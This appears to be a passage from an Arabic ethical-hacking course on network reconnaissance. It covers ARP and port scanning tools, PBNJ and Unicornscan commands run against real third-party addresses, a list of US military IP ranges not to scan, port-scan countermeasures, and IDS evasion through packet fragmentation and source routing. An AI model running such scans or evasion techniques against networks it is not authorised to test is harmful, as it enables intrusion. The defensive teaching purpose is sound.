
3- نختار **Send Broadcast ARP, then Unicast ARP** ثم ندخل عنوان **IP** في الخانة **Target IPv4 Address** ثم نضغط **Send Arp** كالاتى:




4- نضغط على ARP Scan (MAC Scan) فتظهر شاشه تعريفيه كالمعتاد نضغط ok كالاتى:




5- نضع بداية نطاق عناوين IP في **Starting IPv4 Address** ونهاية النطاق في **Ending IPv4 Address** ثم نضغط **Do Arp Scan**.




6- نضغط على **DHCP Server Discovery** فتظهر هي الأخرى شاشه تعريفيه ثم نضغط **OK** كالاتى:




7- نضغط على جميع خيارات البحث ثم نضغط على زر **Discover DHCP server** كالاتى:



8- نختار **port scanner** من الجانب الأيمن فتظهر شاشه تعريفيه فنضغط **ok** كالاتى:



9- ندخل اسم المضيف او عنوان **IP** الخاص به ثم نختار نوع الحزمة التي تريد ان تستخدمها في الفحص ثم نضغط **Scan Range**



وهذه الأداة تحتوي على العديد والعديد من المهمات التي يمكن القيام بها.

SCANNING TOOL: PBNJ

كما هو موضح من قبل، **PBNJ** هو مجموعة من الأدوات لرصد التغيرات على الشبكة على مدار الساعة. **PBNJ** تراقب التغييرات عن طريق التحقق من التغييرات على الأجهزة المستهدفة، والتي تتضمن تفاصيل حول الخدمات التي تعمل عليها وكذلك حالة الخدمة. **PBNJ** يوزع البيانات من عمليات الفحص بواسطة **Nmap** ويخزنها في قاعدة بيانات **MySQL**. تسجيل نتائج **Nmap** إلى قاعدة بيانات **MySQL** لديه العديد من المزايا، وخاصة عندما يكون عدد المضيفين الذين قمت بفحصهم كبير. لنبدأ العمل عن طريق تثبيت **MySQL** أولا:

```
root@jana:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@jana:~# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.28-1 (Debian)

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

نقوم بتشغيل **mysql** عن طريق الامر **service** ثم بعد ذلك ندخل لإنشاء قاعدة البيانات عن طريق كتابة الامر **mysql** ثم التعبير **u–** يتبعه باسم المستخدم واخترنا هنا المستخدم الجذري فأدى ذلك الى تغير علامة المحث الى **<mysql**

```
mysql> CREATE DATABASE pbnj;
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye
root@jana:~# 
```

الان قمنا بإنشاء قاعدة بيانات **PBNJ** باستخدام الامر **CREATE DATABASE** ثم يتبعه اسم قاعدة البيانات ثم خرجنا.

نقوم بتثبيت **PBNJ** عن طريق [**apt-get install pbnj**] ثم نقوم بإعداد ملفات الاعداد الخاصة ب **PBNJ** كالاتى:

```
root@jana:/# mkdir -p /root/.pbnj-2.0
root@jana:/# cd /root/.pbnj-2.0
root@jana:~/.pbnj-2.0# cp /usr/share/doc/pbnj/examples/mysql.yaml config.yaml
root@jana:~/.pbnj-2.0# nano config.yaml
```

نجعل الإعدادات في هذا الملف كالاتى:

```
# YAML:1.0
# Config for connecting to a DBI database
# SQLite, mysql etc
db: mysql
# for SQLite the name of the file. For mysql the name of the database
database: pbnj
# Username for the database. For SQLite no username is needed.
user: root
# Password for the database. For SQLite no password is needed.
passwd: ""
# Password for the database. For SQLite no host is needed.
host: localhost
# Port for the database. For SQLite no port is needed.
port: 3306
```

نقوم الان بعمل **ping sweep** بسيط باستخدام الامر **scanpbnj** كالاتى:

```
root@jana:~/.pbnj-2.0# scanpbnj -a "-sP" 74.125.132.100-103
Shell will be removed from the Perl core distribution in the next major release. Please install the separate libshell
-perl package. It is being used at /usr/bin/scanpbnj, line 26.

--------------------------------------
Starting Scan of 74.125.132.100
Inserting Machine
Scan Complete for 74.125.132.100
--------------------------------------

--------------------------------------
Starting Scan of 74.125.132.103
Inserting Machine
Scan Complete for 74.125.132.103
--------------------------------------

--------------------------------------
Starting Scan of 74.125.132.101
Inserting Machine
Scan Complete for 74.125.132.101
--------------------------------------

--------------------------------------
Starting Scan of 74.125.132.102
Inserting Machine
Scan Complete for 74.125.132.102
--------------------------------------

root@jana:~/.pbnj-2.0#
```

الان نعمل على الاستعلام عن الناتج باستخدام قاعدة البيانات كالاتى:

- ندخل أولا الى قاعدة بيانات **mysql** عن طريق استخدام الاتي [**mysql –u root**] كما ذكرنا سابقا ثم ندخل على قاعدة البيانات التي أنشأناها من قبل باستخدام الامر **use** ثم اسم قاعدة البيانات كالاتى:

```
mysql> use pbnj;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

- نقوم بعرض محتوى قاعدة البيانات هذه من الجداول باستخدام الامر **show tables;** كالاتى:

```
mysql> show tables;
+----------------+
| Tables_in_pbnj |
+----------------+
| machines       |
| services       |
+----------------+
2 rows in set (0.00 sec)

mysql>
```

- نعرض محتوى ناتج الامر scanpbnj باستخدام التعبير [select * from table_name] كالاتى:

```
mysql> select * from services;
Empty set (0.00 sec)

mysql> select * from machines;
+-----+----------------+---------------------+--------+------------+-----------------+--------------------------+
| mid | ip             | host                | localh | os         | machine_created | created_on               |
+-----+----------------+---------------------+--------+------------+-----------------+--------------------------+
|   1 | 74.125.132.100 | wb-in-f100.1e100.net |      0 | unknown os | 1395648008      | Mon Mar 24 04:00:08 2014 |
|   2 | 74.125.132.103 | wb-in-f103.1e100.net |      0 | unknown os | 1395648008      | Mon Mar 24 04:00:08 2014 |
|   3 | 74.125.132.101 | wb-in-f101.1e100.net |      0 | unknown os | 1395648008      | Mon Mar 24 04:00:08 2014 |
|   4 | 74.125.132.102 | wb-in-f102.1e100.net |      0 | unknown os | 1395648008      | Mon Mar 24 04:00:08 2014 |
+-----+----------------+---------------------+--------+------------+-----------------+--------------------------+
4 rows in set (0.00 sec)

mysql>
```

يمكن الاطلاع على أنواع الحزم التي من الممكن استخدامها في عمليات الفحص باستخدام صفحات man.
من الممكن استخدامه في جمع المزيد من المعلومات حول جهاز (مثل banner، إصدارات نظام التشغيل، وهكذا)، يتم ذلك بإضافته حقول ذات صلة في قاعدة البيانات. لا ينصح باستخدامه في تشغيل فحص كبير.

SCANNING TOOL: UNICORNSCAN

Unicornscan هو **user-land distributed TCP/IP stack**. أنه يهدف إلى تزويد الباحثين بواجهة متفوقة لقياس الاستجابة من الأجهزة او الشبكات المدعمة لل **TCP/IP**. وهو أيضا لديه المئات من المميزات الفردية، والتي تشمل مجموعة رئيسية من القدرات كالاتى:

- Asynchronous stateless TCP scanning with all variations of TCP flags (فحص منافذ TCP باستخدام جميع العلامات)
- Asynchronous stateless TCP banner grabbing
- Asynchronous protocol-specific UDP scanning (فحص منافذ UDP)
- Active and passive remote OS, application (فحص نظام التشغيل سواء التفاعل مع الهدف بطريقه مباشره او غير مباشره)
- PCAP file logging and filtering (دعم مكتبات PCAP)
- Relational database output (ناتج الإخراج على هيئة قاعدة بيانات)
- Custom module support (دعم وحده مخصصه)
- Customized data set views (دعم تخصيص طريقة عرض مجموعة من البيانات)

هي اداه مخصصه لنظام التشغيل لينكس. يمكن أيضا استخدام **Unicornscan** كفاحص سريع جداً. والفرق الرئيسي بين **Unicornscan** والفاحصات الأخرى مثل **Nmap** أن **Unicornscan** يملك **TCP/IP Stack** خاص به. وهذا يتيح لك الفحص بشكل غير متزامن مثلا عن طريق عملية تقوم بارسال حزم **SYN** وأخرى تتلقى الاستجابات.
مثال عند تعيين ملقمات **HTTP** على شبكة داخلية فئة **B** (حجم عنوان IP أكثر من 65,000) باستخدام **Unicornscan**. مع استخدام **Unicornscan**، تجد ان هذه العملية تأخذ أقل من ثلاث دقائق. كما هو الحال مع **Nmap**.
ملحوظه Unicornscan قد لا يعمل مع واجهات PPP.
نقوم بتثبيت الأداة عن طريق [apt-get install Unicornscan]. ثم نقوم بفحص بسيط كالاتى:

```
root@jana:/# unicornscan 173.194.44.84
TCP open                    smtp[   25]         from 173.194.44.84  ttl 52
```

```
root@jana:/# unicornscan 173.194.44.84
TCP open                    smtp[   25]         from 173.194.44.84  ttl 52
TCP open                    http[   80]         from 173.194.44.84  ttl 45
TCP open                   https[  443]         from 173.194.44.84  ttl 45
root@jana:/#
```

OTHER SCANNING TOOLS

تنفيذ الأمر **ping** على أجهزة الكمبيوتر، يؤدى الى فحص قائمه من المنافذ **TCP/UDP** وعرض نوع الموارد المشتركة على شبكة الاتصال (بما في ذلك النظام). قد يحاول المهاجم شن هجمات على شبكة الاتصال أو موارد شبكة الاتصال استناداً إلى المعلومات التي تم جمعها من مساعدة أدوات الفحص. عدد قليل من أدوات الفحص التي يمكنها كشف المنافذ النشطة على الأنظمة كالاتى:

PRTG Network Monitor available at http://www.paessler.com
Net Tools available at http://mabsoft.com
IP Tools available at http://www.ks-soft.net
MegaPing available at http://www.magnetosoft.com
Network Inventory Explorer available at http://www.10-strike.com
Global Network Inventory Scanner available at http://www.magnetosoft.com
SoftPerfect Network Scanner available at http://www.softperfect.com
Advanced Port Scanner available at http://www.radmin.com
Netifera available at http://netifera.com
Free Port Scanner available at http://www.nsauditor.com

DO NOT SCAN THESE IP ADDRESSES

عناوين IP التالية مرتبطة بمراكز الموارد الحيوية للمعلومات في الولايات المتحدة. فحص عناوين IP هذه سوف تعتبر محاولة للتدخل في امن المعلومات للولايات المتحدة. لذلك، يفضل عدم فحص عناوين IP هذه إلا إذا كنت تريد أن تدخل في مشاكل.

RANGE 128
128.37.0.0 Army Yuma Proving Ground
128.38.0.0 Naval Surface Warfare Center
128.43.0.0 Defence Research Establishment-Ottawa
128.47.0.0 Army Communications Electronics Command
128.49.0.0 Naval Ocean Systems Center
128.50.0.0 Department of Defense
128.51.0.0 Department of Defense
128.56.0.0 U.S. Naval Academy
128.60.0.0 Naval Research Laboratory
128.63.0.0 Army Ballistics Research Laboratory
128.80.0.0 Army Communications Electronics Command
128.102.0.0 NASA Ames Research Center
128.149.0.0 NASA Headquarters
128.154.0.0 NASA Wallops Flight Facility
128.155.0.0 NASA Langley Research Center
128.156.0.0 NASA Lewis Network Control Center
128.157.0.0 NASA Johnson Space Center
128.158.0.0 NASA Ames Research Center
128.159.0.0 NASA Ames Research Center
128.160.0.0 Naval Research Laboratory
128.161.0.0 NASA Ames Research Center
128.183.0.0 NASA Goddard Space Flight Center
128.202.0.0 50th Space Wing
128.216.0.0 MacDill Air Force Base
128.217.0.0 NASA Kennedy Space Center
128.236.0.0 U.S. Air Force Academy

RANGE 129
129.23.0.0 Strategic Defense Initiative Organization
129.29.0.0 United States Military Academy
129.50.0.0 NASA Marshall Space Flight Center
129.51.0.0 Patrick Air Force Base
129.52.0.0 Wright-Patterson Air Force Base
129.53.0.0 - 129.53.255.255 66SPTG-SCB
129.54.0.0 Vandenberg Air Force Base, CA
129.92.0.0 Air Force Institute of Technology
129.99.0.0 NASA Ames Research Center
129.131.0.0 Naval Weapons Center
129.163.0.0 NASA/Johnson Space Center
129.164.0.0 NASA IV/V
129.165.0.0 NASA Goddard Space Flight Center
129.167.0.0 NASA Marshall Space Flight Center
129.168.0.0 NASA Lewis Research Center
129.190.0.0 Naval Underwater Systems Center
129.198.0.0 Air Force Flight Test Center
129.209.0.0 Army Ballistics Research Laboratory
129.229.0.0 U.S. Army Corps of Engineers
129.251.0.0 United States Air Force Academy

RANGE 130
130.40.0.0 NASA Johnson Space Center
130.90.0.0 Mather Air Force Base
130.109.0.0 Naval Coastal Systems Center
130.124.0.0 Honeywell Defense Systems Group
130.165.0.0 U.S.Army Corps of Engineers
130.167.0.0 NASA Headquarters

RANGE 131
131.6.0.0 Langley Air Force Base
131.10.0.0 Barksdale Air Force Base
131.17.0.0 Sheppard Air Force Base
131.21.0.0 Hahn Air Base
31.32.0.0 37 Communications Squadron
131.35.0.0 Fairchild Air Force Base
131.36.0.0 Yokota Air Base
131.37.0.0 Elmendorf Air Force Base
131.38.0.0 Hickam Air Force Base
131.39.0.0 354CS/SCSN

RANGE 132
132.3.0.0 Williams Air Force Base
132.5.0.0 - 132.5.255.255 49th Fighter Wing
132.6.0.0 Ankara Air Station
132.7.0.0 - 132.7.255.255 SSG/SINO
132.9.0.0 28th Bomb Wing
132.10.0.0 319 Comm Sq
132.11.0.0 Hellenikon Air Base
132.12.0.0 Myrtle Beach Air Force Base
132.13.0.0 Bentwaters Royal Air Force Base
132.14.0.0 Air Force Concentrator Network
132.15.0.0 Kadena Air Base
132.16.0.0 Kunsan Air Base
132.17.0.0 Lindsey Air Station
132.18.0.0 McGuire Air Force Base
132.19.0.0 100CS (NET-MILDENHALL)
132.20.0.0 35th Communications Squadron
132.21.0.0 Plattsburgh Air Force Base
132.22.0.0 23Communications Sq
132.24.0.0 Dover Air Force Base
132.25.0.0 786 CS/SCBM
132.27.0.0 - 132.27.255.255 39CS/SCBBN
132.28.0.0 14TH COMMUNICATION SQUADRON
132.30.0.0 Lajes Air Force Base
132.31.0.0 Loring Air Force Base
132.33.0.0 60CS/SCSNM
132.34.0.0 Cannon Air Force Base
132.35.0.0 Altus Air Force Base
132.37.0.0 75 ABW
132.38.0.0 Goodfellow AFB
132.39.0.0 K.I. Sawyer Air Force Base

For a complete list, see the file in DVD
IP ADDRESSES YOU SHOULD NOT SCAN.txt

PORT SCANNING COUNTERMEASURES المضادات او الحماية من لفحص المنافذ

كما نوقش سابقا، فحص المنافذ يوفر الكثير من المعلومات المفيدة مثل عناوين **IP** وأسماء المضيف، والمنافذ المفتوحة وغيرها للمهاجم. المنافذ المفتوحة خاصة توفر وسيلة سهلة للمهاجمين باقتحام الأمن. ولكن لا يوجد شيء للقلق، كما يمكنك تأمين النظام الخاص بك أو الشبكة ضد فحص المنافذ عن طريق تطبيق التدابير المضادة التالية :

- جدار الحماية ينبغي أن يكون جيدا بما يكفي للكشف عن التحقيقات(**detect probes**) والتي يرسلها المهاجم لفحص الشبكة. وبالتالي فان جدار الحماية ينبغي ان يفحص على حسب الحالة إذا كان لديه مجموعة من القواعد المحددة. بعض جدران الحماية

تقوم بعملها أفضل من غيرها في كشف فحص المنافذ. بعض جدران الحماية لديها خيارات محددة للكشف عن **SYN scan**، بينما البعض الآخر يتجاهل تماما **FIN scan**.

- أنظمة كشف التسلل للشبكة (**Network intrusion detection**) ينبغي الكشف عن عملية الفحص المستخدمة لمعرفة نظام التشغيل عن طريقة بعض الادوات مثل **Nmap**، وغيرها. **Snort** (**http://www.snort.org**) هو تقنية لكشف ومنع التسلل والتي من الممكن أن تكون عونا كبيرا.
- فقط المنافذ الضرورية ينبغي أن تظل مفتوحة؛ أما باقي المنافذ يجب تصفيتها حيث يحاول المهاجم الدخول عن طريق أي منفذ مفتوح. هذا يمكن أن يتحقق مع مجموعة قواعد مخصصة. تصفية رسالة **ICMP** بجميع أنواعها الواردة ورسائل **ICMP** النوع الثالث الصادرة (**unreachable message**) من خلال جدران الحماية وأجهزة التوجيه**routers** .
- التأكد من أن آليات التوجيه والفلترة لا يمكن تجاوزها باستخدام منافذ **specific source ports** أو **source routing tech.**.
- اختبار ناطقات عنوان **IP** الخاص بك استخدام فحص المنفذ **TCP** و**UDP**، فضلا عن تحقيقات **ICMP** لتحديد تكوين شبكة الاتصال والمنافذ الموجودة.
- إذا كانت جدران الحماية التجارية قيد الاستخدام، فتأكد من أن جدران الحماية هذه مصححة بآخر التحديثات وقواعد **antispoofing** محدده بشكل صحيح، وخدمات **fastmode** لا تستخدم في بيئات التحقق من جدار الحماية.

SCANNING BEYOND IDS 3.4

حتى الآن لقد ناقشنا كيفية التحقق من وجود الأنظمة الحية والموانئ المفتوحة والذين يعتَبرون اثنين من أشهر نقاط الضعف المشتركة في الشبكات. **IDS** هيو اختصار لـ **Intrusion Detection System** وهى أليه الأمن التي تهدف إلى منع المهاجمين من دخول شبكة آمنة. ولكن، حتى الـ **IDS** لديها بعض القيود/الحدود في توفيرها للأمن. المهاجمين يحاولون شن هجمات عن طريق استغلال هذه القيود.

تقنيات التهرب من IDS (IDS EVASION TECHNIQUES)

معظم تقنيات التهرب من **IDS** تعتمد على استخدام تجزئة الحزم التحقق (**fragmented probe packets**) على أن يتم جمعها مرة أخرى في حزمة واحده بمجرد وصولها إلى المضيف الهدف. كما يمكن أن يحدث التهرب أيضا من تقنيات **IDS** باستخدام المضيفين الوهمين (**spoofed fake hosts**) لإطلاق حزم فحص الشبكة.

- **استخدام تقنية تجزئة الحزم (Use fragmented IP packets)**

يستخدم المهاجمون أساليب تجزئة مختلفة للتهرب من **IDS**. هذه الهجمات مماثلة لدورة الربط(**session splicing**) . مع مساعدة من **fragroute**، يمكنك تجزئة كافة حزم التحقق المتدفقة من المضيف الخاص بك أو شبكة الاتصال. يمكن أيضا القيام به مع المساعدة من فاحص المنافذ مع ميزة التجزئة مثل **Nmap**. ويتم ذلك لأن معظم أجهزة استشعار **IDS** تفشل في معالجة كميات كبيرة من الحزم المجزأة، كما أن هذا ينطوي على زيادة استهلاك وحدة المعالجة المركزية والذاكرة على مستوى شبكة الاستشعار.

- **استخدام توجيه المصدر ان أمكن (Use source routing)**

توجيه المصدر (**source routing**) هي تقنية والتي بموجبها يستطيع المرسل تحديد الطريق الذي ينبغي ان تتخذه الحزمة من خلال الشبكة. فمن المفترض أن مصدر الحزمة يعرف عن تخطيط الشبكة، ويمكن تحديد أفضل مسار للحزمة.

فحص المنافذ باستخدام حزم SYN/ACK باستخدام تقنية IP FRAGMENT (SYN/FIN SCANNING USING IP FRAGMENTS)

الفحص SYN/FINباستخدام تجزئة IP هو عباره عن تعديل لأساليب الفحص السابقة؛ حيث يتم تجزئة حزمة التحقق (**probe packet**). جاء هذا الأسلوب إلى حيز الوجود لتجنب النتائج الايجابية الكاذبة من عمليات الفحص الأخرى، بسبب اجهزة فلترة الحزم الموجودة على الجهاز الهدف. في هذا الأسلوب يقوم بتقسيم **TCP header** إلى عدة حزم بدلاً من حزمة تحقق (**probe packet**) واحدة يتم أرسلها الى الهدف وذلك لتجنب فلتره الحزم. ينبغي أن تشمل كل **TCP header**رقم بورت المصدر والوجهة للحزمة الأولى أثناء أي عملية انتقال أي: (**octet 64, bit 8**). ثم علامات التهيئة (**TCP or UDP Flages**) في الحزمه التالية، والتي تسمح للمضيف البعيد لإعادة تجميع الحزم عند الاستلام من خلال وحدة نمطية بروتوكول إنترنت التي تتعرف على حزم البيانات المجزأة بمساعدة قيم الحقل المكافئ للبروتوكول، والمصدر، والوجهة، وتحديد الهوية.

